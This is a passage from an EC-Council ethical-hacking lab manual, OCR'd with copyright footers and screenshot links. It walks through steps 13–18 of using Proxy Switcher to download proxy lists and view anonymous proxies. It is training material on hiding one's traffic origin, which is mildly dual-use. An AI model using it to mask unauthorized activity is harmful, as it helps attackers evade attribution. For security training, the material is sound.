
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Ensure that the **Find New Server, Rescan Servers, Recheck Dead** radio button is selected under the **Common Tasks** section, and click **Finish**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. **Proxy Switcher** window appears, showing a list of proxy servers in the right pane, as shown in the following screenshot.




Note: The list of proxy servers might vary in your lab environment.

Note: It takes some time for the list to load

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


15. Observe the search bar below the server section; once it is completed, click the **Download Proxy Lists** icon ( ) to download the proxy list.



16. Wait until all the proxy servers are downloaded. This can take a significant amount of time.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. If you have enough downloaded proxy servers, you can click the **Stop Download** ( ) icon to cancel the download.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Click the **Basic Anonymity** folder in the left-hand pane to display a list of alive proxy servers, as shown in the screenshot.

